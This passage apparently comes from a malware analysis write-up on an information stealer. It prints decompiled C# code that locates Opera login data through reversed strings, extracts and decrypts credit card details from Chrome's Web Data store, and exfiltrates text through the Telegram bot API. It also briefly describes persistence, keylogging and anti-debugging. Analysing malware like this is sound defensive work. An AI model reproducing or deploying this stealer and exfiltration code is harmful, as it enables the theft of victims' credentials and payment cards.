
Figure 14. Outlook Credential Harvesting

```
public static void smethod_171()
{
    if (File.Exists(Class8.string_0 + Strings.StrReverse("ataD nigoL\\elbatS arepO\\erawtfoS arepO\\")))
    {
        Class8.string_0 += Strings.StrReverse("ataD nigoL\\elbatS arepO\\erawtfoS arepO\\");
    }
    else if (File.Exists(Class8.string_0 + Strings.StrReverse("tad.dnaw\\eliforp\\arepO\\arepO\\")))
    {
        Class8.string_0 += Strings.StrReverse("tad.dnaw\\eliforp\\arepO\\arepO\\");
    }
    checked
    {
        try
        {
            object obj = new GClass1(Class8.string_0);
            NewLateBinding.LateCall(RuntimeHelpers.GetObjectValue(obj), null, "ReadTable", new object[] { Strings.StrReverse("snigol") }, null, null, null, true);
            if (File.Exists(Class8.string_0))
            {
                int num = Conversions.ToInteger(RuntimeHelpers.GetObjectValue(Operators.SubtractObject(RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet
                  (RuntimeHelpers.GetObjectValue(obj), null, "GetRowCount", new object[0], null, null, null)), 1)));
                int num2 = num;
                for (int i = 0; i <= num2; i++)
                {
                    object objectValue = RuntimeHelpers.GetObjectValue(obj);
                    Type type = null;
                    string text = "GetValue";
                    object[] array = new object[]
                    {
                        i,
                        Strings.StrReverse("lru_nigiro")
                    };
                    object[] array2 = array;
                    string[] array3 = null;
                    Type[] array4 = null;
```

Figure 15. Inverted Strings looking for Opera Data

```
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Web Data";
    checked
    {
        try
        {
            if (File.Exists(text))
            {
                GClass1 gclass = new GClass1(text);
                gclass.method_6("credit_cards");
                int num = gclass.method_7() - 1;
                for (int i = 0; i <= num; i++)
                {
                    string text2 = gclass.method_9(i, "name_on_card");
                    string text3 = gclass.method_9(i, "card_number_encrypted");
                    string text4 = gclass.method_9(i, "expiration_month") + "/" + gclass.method_9(i, "expiration_year");
                    if (Class8.smethod_309(text3))
                    {
                        byte[] array = Class8.smethod_310(Directory.GetParent(text).Parent.FullName);
                        if (array != null)
                        {
                            text3 = Class8.smethod_311(Encoding.Default.GetBytes(text3), array);
                        }
                    }
                    else
                    {
                        text3 = Class8.smethod_312(Encoding.Default.GetBytes(gclass.method_9(i, "card_number_encrypted")));
                    }
                    if ((Operators.CompareString(text2, "", false) != 0) & (Operators.CompareString(text3, "", false) != 0) & (Operators.CompareString(text4, "", false) !=
                      0))
                    {
                        string text5 = string.Concat(new string[] { "\r\n-------- / VIP Recovery \\ --------\r\nRecovered From: Google Chrome\r\nCard Name: ", text2, "\r
                          \nCard Number: ", text3, "\r\nExpiration Date: ", text4, "\r\n--------------------------------\r\n " });
                        Class6.string_11 += text5;
                    }
                }
            }
        }
```

Figure 16. Browser Credit Card Stealer



```
// Token: 0x0600008F RID: 143 RVA: 0x0000A28C File Offset: 0x0000848C
public static void smethod_71(string string_60, string string_61, string string_62)
{
    try
    {
        string text = string.Concat(new string[] { "https://api.telegram.org/bot", string_60, "/sendMessage?chat_id=", string_61, "&text=", string_62 });
        ServicePointManager.Expect100Continue = false;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(text);
        try
        {
            WebResponse response = httpWebRequest.GetResponse();
            using (Stream responseStream = response.GetResponseStream())
            {
                StreamReader streamReader = new StreamReader(responseStream, Encoding.UTF8);
                streamReader.ReadToEnd();
            }
        }
        catch (WebException ex)
        {
            WebResponse response2 = ex.Response;
            using (Stream responseStream2 = response2.GetResponseStream())
            {
                StreamReader streamReader2 = new StreamReader(responseStream2, Encoding.GetEncoding("utf-8"));
                streamReader2.ReadToEnd();
            }
            throw;
        }
    }
    catch (Exception ex2)
    {
    }
}
```

Figure 17. Telegram Exfiltration

There’s still a few other functionalities such as enabling itself to run on startup along with other features like keylogging and copying from the clipboard. It is also capable of anti-debugging by invoking functions like GetForegroundWindow to monitor if it is being analyzed.